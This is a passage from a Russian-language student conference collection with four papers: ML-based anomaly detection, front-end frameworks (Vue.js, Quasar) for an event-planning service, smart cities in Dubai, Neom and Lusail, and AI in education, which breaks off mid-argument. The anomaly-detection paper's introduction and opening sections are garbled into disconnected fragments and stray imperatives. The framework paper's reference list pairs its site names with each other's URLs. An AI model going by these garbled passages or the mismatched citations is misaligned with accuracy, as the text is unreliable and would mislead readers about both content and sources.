ОБНАРУЖЕНИЕ АНОМАЛИЙ В ДАННЫХ С ИСПОЛЬЗОВАНИЕМ МАШИННОГО ОБУЧЕНИЯ

ANOMALY DETECTION IN DATA USING MACHINE LEARNING

Аннотация. Исследование сосредоточено на использовании методов машинного обучения для обнаружения аномалий в больших наборах данных. Такие методы используются в областях, где необходимо анализировать большие объемы информации, включая кибербезопасность, медицину и финансы. Основное внимание уделяется методам, использующим неконтролируемые подходы без вмешательства человека.

Abstract. This research focuses on detecting anomalies in large data sets using machine learning techniques. Such methods are used in fields that require the analysis of large amounts of information, including cybersecurity, medicine, and finance. The main focus is on methods that use uncontrolled methods without human intervention.

Ключевые слова: аномалии, машинное обучение, большие данные, сетевая безопасность, анализ данных, алгоритмы кластеризации.

Key words: anomalies, machine learning, big data, cybersecurity, data analysis, clustering algorithms.

Введение

Обнаружение аномалий – это процесс выявления данных, которые не соответствуют ожидаемому поведению. Оборудование, ошибки данных и неожиданные отклонения в процессах или системах. Поскольку объем информации продолжает расти, традиционные методы анализа данных становятся менее эффективными.

Способность обрабатывать большие объемы информации и отсутствие гибкости при анализе сложных и многомерных данных. Обучение анализу данных в режиме реального времени, эффективному выявлению систематических ошибок и минимизации участия человека в процессе анализа [1].

Методы обнаружения аномалий можно разделить на три основные категории:

1. Методы ручного вмешательства, требующие предварительной маркировки данных для алгоритмов обучения. Задачи заранее узнать возможные типы исключений.

2. Неконтролируемые методы, которые основаны на выявлении закономерностей в данных без использования предварительно помеченных образцов. Умение обрабатывать большие объемы информации.

3. Полуконтролируемые методы объединяют маркированные и немаркированные данные для достижения высокоточного анализа.

Неконтролируемые методы представляют наибольший интерес для исследователей и практиков, поскольку позволяют автоматизировать процесс анализа данных. Маркировка ситуаций с ограниченными данными, когда маркировка вручную занимает много времени или невозможна из-за большого объема информации.

Кластеризация, анализ главных компонент (PCA), алгоритмы на основе плотности, такие как DBSCAN, и нейронные сети, такие как автокодировщики. Кластеризация – один из самых популярных методов, который предполагает группировку данных по признаку их сходства. Держитесь подальше от основного кластера. данных, сохраняя при этом их ключевые характеристики, что делает их эффективным инструментом для выявления аномалий в сложных многомерных наборах данных. Высокая плотность определяет выбросы как аномалии. Нейронные сети способны выявлять выбросы на основе анализа ошибок реконструкции.

Кибербезопасность, они помогают выявлять потенциальные угрозы, выявлять патологии в медицинской диагностике, предотвращать мошенничества в сфере финансов и в других сферах, где необходимо анализировать большие объемы данных. Сосредоточьтесь на их преимуществах, ограничениях и практическом применении.

Основная часть

Одним из наиболее популярных алгоритмов обнаружения аномалий является метод кластеризации. Этот метод предполагает группировку данных по сходству. Обычно аномальные данные располагаются далеко от центрального кластера. Для этих целей широко используется алгоритм k-средних, но он чувствителен к выбросам, что требует дополнительных этапов предварительной обработки данных.

Другой популярный подход – использование алгоритмов на основе плотности, таких как DBSCAN. Этот метод позволяет выделить группы данных с высокой плотностью и идентифицировать выбросы как аномалии. DBSCAN хорошо справляется с неравномерно распределенными данными, что делает его пригодным для анализа больших объемов информации.

Анализ главных компонент (PCA) также используется для обнаружения аномалий. На рисунке 1 представлен пример выявленных аномалий методом кластеризации. Это уменьшает размерность данных, сохраняя при этом основные характеристики данных. После преобразования данных алгоритм обнаруживает отклонения в общей структуре, эффективно выявляя аномалии [2].




Рисунок 1 – Метод кластеризации

Автоэнкодеры, использующие нейронные сети, – еще один мощный инструмент. Эти модели обучены воспроизводить входные данные и выдавать высокие ошибки реконструкции для выбросов. Преимущество автоэнкодеров заключается в возможности обрабатывать многомерные данные и учитывать нелинейные зависимости.

Для тестирования этих методов мы используем набор данных KDD Cup 1999, который широко используется в задачах обнаружения сетевых атак. Анализ показывает, что сочетание методов кластеризации и автоэнкодеров обеспечивает наилучшую точность при минимальных вычислительных затратах.

Тестируются также и другие подходы, которые отображены на рисунке 2.



Рисунок 2 – Классификация подходов

Стоит обратить внимание на так называемые «выбросы» при использовании различных методов выявления аномалий [3].

Выброс – это элемент данных, который значительно отличается от других обнаруженных элементов данных. приводит к ошибкам анализа.

Существуют различные тесты, которые помогают отловить эти выбросы:

1. Статистические тесты. Формулу 1, используют для выявления выбросов. Обычно её используют для определения индивидуальных характеристик и выявления экстремальных значений (анализ экстремальных значений). Для этой цели, например, используют Z-показатель или измерения эксцесса. Наглядный пример выполненного теста отображен на рисунке 3.

$$Z - value Z_i = \frac{|X_i - \mu|}{\sigma} \quad Kurtosis \frac{1}{n} \sum_{i=1}^n z_i^4 \quad (1)$$

2. Модельные тесты. Идея очень проста – создается модель, которая описывает данные. При выборе модели есть возможность учитывать задачу, функциональные качества и т.д.

Пример выполненного модельного теста отображен на рисунке 4.




Рисунок 3 – Статистический тест




Рисунок 4 – Модельный тест

Заключение

Методы обнаружения аномалий с использованием машинного обучения показали высокую эффективность при обработке больших объемов данных и обнаружении отклонений. Такие методы используются в кибербезопасности, медицине, финансах и других сферах, требующих своевременного реагирования на аномальные события. Неконтролируемые алгоритмы, такие как кластеризация, методы на основе плотности и автокодировщики, представляют особый интерес, поскольку они работают без предварительно помеченных данных. Эти методы позволяют выявлять сложные закономерности и выбросы, обеспечивая точный и автоматизированный анализ. Дальнейшие исследования в этой области направлены на повышение точности алгоритма, снижение вычислительных затрат и адаптацию к меняющимся условиям. Это откроет новые возможности использования алгоритмов в режиме реального времени и в условиях ограниченности ресурсов.

СПИСОК ИСТОЧНИКОВ

1. Клюкин, С. А. Обзор различных алгоритмов машинного обучения в задачах обнаружения и исправления ошибок данных / С. А. Клюкин // КиберЛенинка: электронная библиотека научных статей. – 2023. – Т. 9, вып. 3 – С. 45-53. – URL: <https://cyberleninka.ru/article/n/obzor-razlichnyh-algoritmov-mashinnogo-obucheniya-v-zadachah-obnaruzheniya-i-ispravleniya-oshibok-dannyh> (дата обращения: 04.12.2024).
2. Иванов, А. П. Сравнительный анализ методов машинного обучения в задачах обнаружения сетевых аномалий / А. П. Иванов, В. В. Сидоров // КиберЛенинка: электронная библиотека научных статей. – 2023. – Т. 10, вып. 5 – С. 78-86. – URL: <https://cyberleninka.ru/article/n/sravnitelnyy-analiz-metodov-mashinnogo-obucheniya-v-zadachah-obnaruzheniya-setevyh-anomaliy> (дата обращения: 04.12.2024).
3. Смирнов, Е. Г. Гарантированное обнаружение структурных аномалий в потоковых данных с использованием метода RRCF: выбор параметров обнаружителя и их настройка / Е. Г. Смирнов, М. Н. Попов // КиберЛенинка: электронная библиотека научных статей. – 2023. – Т. 11, вып. 2 – С. 101-109. – URL: <https://cyberleninka.ru/article/n/garantirovannoe-obnaruzhenie-strukturnyh-anomaliy-v-potokovyh-dannyh-s-ispolzovaniem-metoda-rrcf-vybor-parametrov-obnaruzhitelya-i> (дата обращения: 04.12.2024).

УДК 004.4

Черненко Константин Максимович, студент, Комсомольский-на-Амуре государственный университет

Chernenko Konstantin Maksimovich, student, Komsomolsk-na-Amure State University

Шаповалов Евгений Эдуардович, ассистент, Комсомольский-на-Амуре государственный университет

Shapovalov Evgeny Eduardovich, Assistant, Komsomolsk-na-Amure State University

ОБЗОР ПРОГРАММНЫХ ИНСТРУМЕНТОВ ДЛЯ РЕАЛИЗАЦИИ КЛИЕНТСКОЙ ЧАСТИ СЕРВИСА «КОНСТРУКТОР МЕРОПРИЯТИЙ» OVERVIEW OF SOFTWARE TOOLS FOR IMPLEMENTING THE CLIENT PART OF «THE EVENT DESIGNER SERVICE»

Аннотация. В научной статье рассмотрены программные инструменты для реализации клиентской части веб-сервиса. Был проведен анализ существующих фреймворков для быстрой разработки приложения. Работа содержит информацию о передовых технологиях в реализации клиентской части веб-сервисов. В целом работа направлена на решение проблемы в поиске инструментов для реализации клиентской части сервиса «Конструктор мероприятий».

Abstract. The scientific article discusses software tools for implementing the client part of a web service. An analysis of existing frameworks for rapid application development was carried out. The work contains information about advanced technologies in the implementation of the client part of web services. In general, the work is aimed at solving problems in finding tools for implementing the client part of the Event Designer service.

Ключевые слова: фреймворк, веб-программирование, веб-приложение, клиентская часть приложения, языки программирования.

Key words: framework, web development, web applications, client side development, programming languages.

Введение

Успех в компании определяется внедрением передовых технологий в сфере разработки программного продукта.

Актуальность данной работы заключается в растущей потребности на рынке информационных технологий в развитии и появлении новых SaaS-сервисов, способных решать задачи разного профиля. Также стоит отметить важную характеристику таких приложений, как объем охватываемых задач в области, что предъявляет к средам разработки и языкам программирования, достаточно серьезные требования.

Цель работы заключается в анализе и подборе необходимых программных инструментов для возможности реализации масштабируемой клиентской части SaaS-приложения «Конструктор мероприятий».

Сегодня, несмотря на значительные достижения в области разработки, вопросы выбора того или иного стека технологий все еще являются главными, так как нет инструмента, который решал бы все проблемы. Каждый фреймворк уникален и предлагает свой подход.

Таким образом, данная работа направлена на анализ текущего состояния и перспектив развития технологий разработки клиентской части (фронтенда).

Основная часть

Клиентская часть приложения (фронтенд) это - компонент, с помощью которого пользователь взаимодействует с сервером [1]. Так как это непосредственно то, с чем контактирует пользователь, важно учитывать при разработки клиентского приложения:

- 1) Возможность использования UI-Библиотек и компонентов.
- 2) Полнофункциональное управление DOM-элементами, для реализации гибкий моделей.
- 3) Поддержка современных типов API.
- 4) Возможность компоновки JS объектов в объекты JSON.
- 5) Возможность компонентного подхода при разработке.
- 6) Возможность двусторонней связи данных.

Исходя из приведенных требований наиболее подходящими программными средами являются ряд фреймворков. Фреймворк – набор инструментов для быстрой разработки приложения [2].

Примеры фреймворков:

- 1) React - библиотека для создания пользовательских интерфейсов. Поддерживает компонентный подход и виртуальный DOM.
- 2) Angular - фреймворк для разработки одностраничных приложений (SPA). Включает в себя множество инструментов и библиотек.
- 3) Vue.js - прогрессивный фреймворк для создания пользовательских интерфейсов, который легко интегрируется с другими проектами и библиотеками.
- 4) Svelte - новый фреймворк, который компилирует компоненты в высокоэффективный ванильный JavaScript во время сборки.

5) jQuery - это JavaScript фреймворк, который прост в понимании и удобен в использовании.

6) Quasar - фреймворк с открытым исходным кодом, который дает возможность в краткие сроки создать приложение.

7) Bootstrap - фреймворк для создания веб-приложений, включает в себя HTML и CSS-шаблоны.

Ключевой особенностью разрабатываемого веб-сервиса является возможность гибкого и динамического настраивания веб-страниц под потребности пользователей [3]. Возможность постоянного взаимодействия с серверной частью (бэкенд) по средствам API.

Так же важно отметить и статистическую составляющую по данным программных средств для дальнейшего поддерживания сервиса, ведь использование более популярных систем ссылается на надежность данного решения. (рисунок 1).

По графику видно, что React, Vue, Angular, Svelte, JQuery - являются самыми популярными фреймворками на сегодняшний день. Каждая из концепций предлагает свою идеологию для разработки. Vue.js предлагает 2 подхода:

1) Composition API - структура является модульной, где связанная логика сгруппирована вместе.

2) Options API – компоненты имеют четкую структуру, разбиты на секции data, props, computed, methods, watch, emits, expose – это облегчает понимание и использование фреймворка.

React используется виртуальный DOM для того, чтобы компоненты рендерились более эффективно.

Angular требует строгой структуры с использованием TypeScript.

JQuery является библиотекой для упрощения работы с HTML-документами.

Проанализировав каждый фреймворк, можно прийти к выводу, что для реализации клиентской части сервиса «Конструктор мероприятий» подходят фреймворки - Vue.js и Quasar – библиотека для Vue, которая предлагает большое количество готовых компонентов.




Рисунок 1 – Статистика использования фреймворков

Заключение

В ходе анализа передовых технологий для реализации клиентской части (фронтенд) веб-приложения «Конструктор мероприятий» было выявлено, что фреймворки Vue.js и Quasar подходят для решения данной задачи.

Авторы работы установили, что использование Vue.js и подхода Options API позволяет существенно сократить время, затраченное на разработку, а также повысить эффективность сервиса «Конструктор мероприятий».

В целом анализ показал, что использование передовых технологий в области разработки программного продукта является необходимым условием повышения качества ПО и улучшения пользовательского опыта.

СПИСОК ИСТОЧНИКОВ

1. Habr : веб-сайт о программировании : сайт. – Москва, 2006 – . – URL: <https://metanit.com/nosql/mongodb/1.1.php> (дата обращения 02.12.2024). – Режим доступа: свободный.
2. Metanit : веб-сайт о программировании : сайт. – Москва, 2012 – . – URL: <https://habr.com/ru/post/457580> (дата обращения 02.12.2024). – Режим доступа: свободный.
3. Шаповалов, Е. Э. Проектирование конструктора онлайн-хакатонов / Е. Э. Шаповалов, Е. Б. Абарникова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 72-74. – DOI 10.17084/978-5-7765-1502-6-2022-74. – EDN EHVRVS.

УДК 004.89

Шафоростов Владислав Андреевич, студент, Комсомольский-на-Амуре государственный университет

Shaforostov Vladislav Andreevich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

УМНЫЕ ГОРОДА SMART CITIES

Аннотация. Данная статья посвящена исследованию опыта арабских стран, связанного с развитием концепции «умных городов». Саммит в Дубае показал, что одна из основных задач – это развитие инфраструктуры. Успешные проекты, такие как «умный транспорт» и системы управления энергетикой, уже внедряются. Особое внимание уделяется примерам успешной практической реализации этой концепции в городах Неом, Дубай, Лусаил. Определена специфика цифровой трансформации в странах арабского мира, имеющая социальную направленность, ориентированная на улучшение качества жизни граждан, поддержку предпринимателей и стимулирование экономического роста региона. В качестве ключевых характеристик «умных городов» выделяется необходимость постоянного развития информационно-коммуникационных технологий, тотальная интеграция этих технологий в различные процессы и структуры, а также рост количества активных «умных» пользователей.

Abstract. This article is devoted to the study of the experience of Arab countries related to the development of the concept of "smart cities". The Dubai Summit showed that one of the main tasks is the development of infrastructure. Successful projects such as smart transport and energy management systems are already being implemented. Special attention is paid to examples of successful practical implementation of this concept in the cities of Neom, Dubai, and Lusail. The specifics of digital transformation in the Arab world are defined, which has a social orientation focused on improving the quality of life of citizens, supporting entrepreneurs and stimulating economic growth in the region. The key characteristics of smart cities are the need for constant development of information and communication technologies, the total integration of these technologies into various processes and structures, as well as the growth in the number of active smart users.

Ключевые слова: Умные города, цифровая трансформация, устойчивое развитие, цифровые платформы, цифровые двойники, городская инфраструктура, стратегии управления городами.

Key words: Smart cities, digital transformation, sustainable development, digital platforms, digital twins, urban infrastructure, urban management strategies.

Введение

Умные города представляют собой современную концепцию, которая интегрирует современные информационные и коммуникационные технологии в городскую инфраструктуру. Повышение качества жизни, устойчивое развитие экономической и социальной сфер немыслимы без внедрения и практической реализации цифровых технологий, являющихся неотъемлемой частью процесса цифровой трансформации.

В условиях растущей урбанизации и увеличения населения, концепции умных городов реализуют решения с применением технологий Интернета вещей и искусственного интеллекта, больших данных дополненной и виртуальной реальностей, цифровых двойников для оптимизации процессов управления энергоресурсами, транспортной инфраструктурой, улучшения качества социальных услуг. Эти инициативы способствуют созданию комфортной и безопасной городской среды, а также решению экологических проблем, обеспечивая устойчивое развитие для будущих поколений. Если говорить о современном поколении, то люди поколения Z легко приобретают навыки современных тенденций, разрабатывают и внедряют умные технологии в повседневную жизнь. Они хотят ощущать удобства в использовании цифровых технологий, в то время как старшему поколению хочется пользоваться доступной инфраструктурой.

В данной статье проанализируем основные элементы концепции умных городов. Особое внимание уделим городам, которым удалось внедрить современные технологии в повседневную жизнь людей.

Основная часть

В эпоху стремительного технологического прогресса концепция умных городов становится все более актуальной. Архитекторы и градостроители воплощают идеи, которые позволяют создать интеллектуальную инфраструктуру, обеспечивающую комфортное проживание для жителей. Внедрение IoT (интернета вещей), больших данных и искусственного интеллекта изменяет взаимодействие между городской средой и ее обитателями. Главная цель таких инициатив – улучшить качество жизни, снизить уровень загрязнения и оптимизировать использование ресурсов [1].

В 2023 году в странах арабского мира произошло несколько значительных событий, связанных с развитием концепций «умных городов». В частности, саммит в Дубае, на котором обсуждались цифровые технологии и их практическое применение, направленное на улучшение городской инфраструктуры. Участниками саммита были представлены примеры успешной реализации инновационных проектов. Особое внимание вызвали проекты «умный транспорт» и «системы управления энергетической инфраструктурой». Эти проекты имеют высокую практическую значимость и уже активно внедряются. Например, в Саудовской Аравии был запущен проект «Умный город Неом». Он нацелен на создание высокотехнологичной цифровой экосистемы, обеспечивающей устойчивое развитие городской инфраструктуры через реализацию инновационных цифровых технологий.

Как драйвер глобального, технологического прогресса концепция «умных городов» является неотъемлемой частью цифровой трансформации. Интегрируясь в городскую инфраструктуру, цифровые технологии улучшают качество жизни, создают экологичные и вдохновляющие на дальнейшее развитие цифровые экосистемы, которые формируют благоприятный климат необходимый для поддержания здоровья и счастья граждан. В зависимости от реализуемых задач «умные города» определяются как экологичные или цифровые [2].

На саммите в Дубае особенно подчеркнули важность преобразования городов в «умные города». Исходя из экспертных оценок, ожидается, что к 2050 году 70 % миро-

вого населения будет проживать в умных городах, и страны Персидского залива, с прогнозируемым уровнем урбанизации от 80 % до 100 %, находятся в авангарде этого процесса [5].

На всемирном саммите по «умным городам», собрались эксперты, исследователи и представители многих государств. Обсуждались последние достижения и вызовы в этой области. Участники обсудили внедрение новых технологий, возможности улучшения городской инфраструктуры и вопросы, связанные с повышением качества жизни. Также в рамках саммита были представлены лучшие успешные примеры реализации проектов «умных городов» и лучшие практики, которые уже адаптируются в различных регионах.

На сегодняшний день, Дубай является примером успешного внедрения интеллектуальных сервисов. Выставка «Экспо-2020» значительно ускорила этот процесс. Тогда, вице-президент ОАЭ, премьер-министр и правитель Дубая шейх Мохаммед бин Рашид Аль Мактум представлял стратегию, направленную на превращение Дубая в самый умный город мира. Стратегия цифрового развития Дубая охватила шесть основных направлений и содержала около 100 ключевых инициатив. Среди них: развитие «умного» транспорта, внедрение «умных» зданий и создание различных цифровых платформ, предназначенных для взаимодействия правительства с гражданами. В 2024 году Дубай запустил несколько новых экологических инициатив, направленных на улучшение качества городского воздуха и устойчивое управление водными ресурсами.

К 2025 году разрабатывается приложение, названное «цифровой двойник». Оно подразумевает под собой имитацию воздействия городской политики государства на чрезвычайные ситуации и стихийные бедствия.

В Саудовской Аравии реализуются планы по трансформации нескольких городов в «умные». В рамках программы «Видение 2030» Катар активно развивает модель «умных» городов в Лусаиле. При этом одновременно сохраняет окружающую среду. Лусаил должен стать центром интеграции цифровых технологий в городскую инфраструктуру, флагманом реализации концепции «умного» транспорта.

Будучи сегодня экономикой, основанной в основном на нефти, Саудовская Аравия все больше стремится к диверсификации, и «умные города» являются шагом в этом направлении.

Например, королевство стремится увеличить долю ненефтяного экспорта в ненефтяном ВВП с 16 % до 50 % к 2030 году. Оно также ожидает, что к 2030 году в умных городах появятся сотни тысяч рабочих мест [4].

С развитием образа жизни большое количество жителей ОАЭ полагаются на технологии, которые помогают им достичь желаемого баланса между домом, работой и досугом. Доступные сегодня мобильные приложения, поддерживаемые сетью передачи данных четвертого поколения, которая вскоре станет сетью пятого поколения, позволяют им оставаться на связи, куда бы они ни отправились.

Для достижения максимального эффекта от цифровой трансформации, от реализации концепций «умных» городов, в частности, необходимым условием является постоянное развитие информационно-коммуникационных технологий, тотальная интеграция этих технологий в различные процессы и структуры, а также растущее количество активных «умных» пользователей [3].

Заключение

Развитие концепции «умных городов» в арабских странах в 2023 и 2024 годах демонстрирует значительный прогресс. Примеры реализации проектов «умный» город Неом, Дубай, Лусаил подчеркивают стремление регионов к созданию устойчивых и высокотехнологичных цифровых экосистем, способствующих улучшению качества жизни граждан. Это также показывает растущий интерес к инновационным решениям. В условиях растущей урбанизации и цифровой трансформации, важность эффективных

стратегий управления городами становится очевидной. На переднем плане находятся страны Персидского Залива. Инновации в области информационно-коммуникационных технологий и активное участие граждан играют ключевую роль в успешной реализации проектов «умных городов». Эти усилия не только способствуют экономическому росту, но и создают комфортную и безопасную среду для будущих поколений. Таким образом, арабский мир не только достигает модернизации городов, но и выстраивает платформу для современного роста и экономического изменения, что в итоге приведет к высокому уровню жизни и благосостоянию жителей.

СПИСОК ИСТОЧНИКОВ

1. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.
2. Монастырская, Е. И. Цифровой двойник / Е. И. Монастырская, А. А. Обласов // Наука, инновации и технологии: от идей к внедрению : Материалы Всероссийской научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 16–17 ноября 2023 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 512-515. – EDN HTVRTM.
3. Обласов, А. А. Технологии цифровой трансформации / А. А. Обласов // Тенденции развития науки и образования. – 2023. – № 104-14. – С. 99-103. – DOI 10.18411/trnio-12-2023-793. – EDN RFSATE.
4. Хома, В. С. Основные направления цифровизации экономики в ОАЭ / В. С. Хома // Российский внешнеэкономический вестник. – 2023. – № 7. – С. 115-126. – DOI 10.24412/2072-8042-2023-7-115-126. – EDN WHGZWG.
5. Сулета, Д. П. Линейный город NEOM в Саудовской Аравии: гармоничная архитектура с биотехносферой / Д. П. Сулета // Вестник науки. – 2022. – Т. 5, № 12(57). – С. 152-163. – EDN LOSOJF.

УДК 004.8

Шилина Анастасия Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Shilina Anastasiya Dmitrievna, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПОТЕНЦИАЛ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАНИИ

THE POTENTIAL OF USING ARTIFICIAL INTELLIGENCE IN EDUCATION

Аннотация. Целью данной работы является изучение потенциала использования искусственного интеллекта в образовании. Предметом исследования является потенциальное применение искусственного интеллекта в образовательных процессах. В результате работы были выявлены два потенциальных улучшения в образовании с помощью искусственного интеллекта: полное изменение системы оценивания учеников и улучшение процесса поступления в высшие учебные заведения.

Abstract. The purpose of this work is to study the potential of using artificial intelligence in education. The subject of the study is the potential application of artificial intelligence in educational processes. As a result of the work, two potential improvements in education with the help of artificial intelligence were identified: a complete change in the student assessment system and improvements in the admission process to higher education institutions.

Ключевые слова: искусственный интеллект, образовательный процесс, индивидуализация обучения, персонализация обучения, анализ массива данных, цифровое портфолио, рекомендации.

Key words: artificial intelligence, educational process, individualization of learning, personalization of learning, data array analysis, digital portfolio, recommendations.

Введение

В наше время искусственный интеллект (ИИ) становится все более значимым с каждым годом. Уже сейчас он используется в самых разнообразных областях, например, в медицине, промышленности, финансах, торговле и так далее [2]. Так же одной из перспективных областей применения искусственного интеллекта является образование. Сочетание возможностей технологий и педагогического опыта может сделать процесса обучения эффективнее и повысить его качество.

Целью данного исследования является изучение потенциала использования искусственного интеллекта в образовании. Актуальность данной темы обусловлена стремительным развитием технологий и их влиянием на образовательные процессы. В 2024 году уже можно наблюдать примеры успешного применения искусственного интеллекта в образовании.

Исследование потенциала использования искусственного интеллекта в рамках школьного образования представляет собой важную задачу, которая может принести значительную пользу как учащимся, так и преподавателям. Поэтому данная тема заслуживает внимания и требует дальнейшего изучения.

Основная часть

Чтобы исследовать потенциал использования искусственного интеллекта в образовании нужно:

1. Изучить уже существующие способы использования ИИ в образовательных процессах.
2. Изучить постепенное изменение целей школьного образования от времен СССР и до наших дней, и на основании этого выявить новые потребности учителей и учеников.
3. На основе результатов исследования выявить потенциал использования ИИ в школьном образовании.

Использование ИИ в образовательных процессах

Искусственный интеллект уже сейчас активно используется в образовании:

1. Снимает рутинные операции учителя, например, автоматическая проверка некоторых заданий.
2. Анализирует жесты, мимику, взгляды учащихся и определяют подозрительное поведение, что позволяет пресечь попытки нечестного прохождения тестов или экзаменов.
3. Выстраивает образовательные траектории для ученика (особенно это характерно для различных языковых сервисов, которые помогают учить иностранные языки).
4. Автоматизированная оценка и мгновенная обратная связь (например, ИИ в режиме реального времени отслеживает ход решения учеником трудной математической задачи и когда ученик начинает решать неправильно, то ИИ сообщает об ошибке и дает какую-то подсказку. Это помогает не закрепить неправильный алгоритм в голове ученика и избежать ситуаций, когда этот алгоритм будет воспроизводиться, и избежать потерь времени на переобучение ученика от неправильного алгоритма).

5. Интерактивные обучающие приложения и платформы на основе ИИ.
6. Поиск и анализ обучающих материалов (ИИ может искать и анализировать обучающие материалы, чтобы предложить учащимся наиболее актуальную и полезную информацию) [1].

Путей использования ИИ в образовании намного больше перечисленного.

Новые потребности учителей и учеников

Рассмотрим истоки современной российской системы образования - советскую школу. Есть определенное количество учеников в классе, есть учитель – основной источник информации, все учатся в одном темпе и имеют единые образовательные цели. В целом эта школьная система образования отражает в каком-то смысле ту индустриальную эпоху.

Задача школы состояла в следующем: подготовить стандартизированного человека, который бы дальше в рамках индустриальной системы мог выполнять свой достаточно стандартизированный набор операций.

Но сейчас мы живем в другую эпоху – постиндустриальную (информационную). Следовательно, изменились и требования к школам и ученикам. Но школа пока еще в значительной степени осталась той же, хотя и начали вводиться некоторые улучшения. Например, дифференциация - класс стал делиться на группы, учителя и разработчики учебных материалов стали предлагать усложненные задания для более продвинутых учеников.

Однако и это уже не совсем отвечает потребностям времени. Сейчас трендом является индивидуализация и персонализация образования. Многие путают эти понятия, так как они действительно очень похожи, но все же они принципиально отличаются.

Индивидуализация – это подход к обучению, который учитывает возраст и особенности каждого ученика. Учителя все еще занимают важную роль в образовательном процессе, они определяют, как будет проходить обучение, адаптируют учебные материалы и методы, чтобы помочь каждому ученику. При этом ребенок является объектом, относительно которого принимаются решения, а основное внимание уделяется его знаниям и умениям [3].

Ключевое отличие персонализации от индивидуализации заключается именно в роли самого ученика в образовательном процессе – он на основании своих собственных решений и интересов принимает решение о том, чему и как учиться. И в этом плане как раз искусственный интеллект способен выступить мощнейшим помощником как для ученика, так и для учителя.

Учеников в классе много и для каждого нужно составить индивидуальный план обучения, подобрать или составить соответствующие задания, проверять их и планировать следующие, отслеживать результаты и вносить коррективы на основе результатов учащегося в план обучения. Учитель физически не сможет этого сделать поэтому искусственный интеллект здесь незаменим. Невозможно без ИИ создать настоящую персонализированную модель образования.

Помимо этого, с помощью анализа данных об учащемся (например, сколько времени и усилий он тратит на выполнение тех или иных заданий, сколько времени он проводит на различных образовательных платформах и какие действия он на них совершает, а также его результаты обучения по определенным темам/разделам) искусственный интеллект мог бы создавать рекомендации для учеников по перераспределению их внимания на задачи и навыки, которые требуют доработки или более детального изучения.

При персонализированном подходе к обучению возникает вопрос о том, кто настоящему принимает решение об образовании, ведь у обучающихся в средней школе хоть и появляются какие-то явные интересы, но при этом дети еще не умеют принимать конкретные решения и не могут справиться с таким уровнем ответственности.

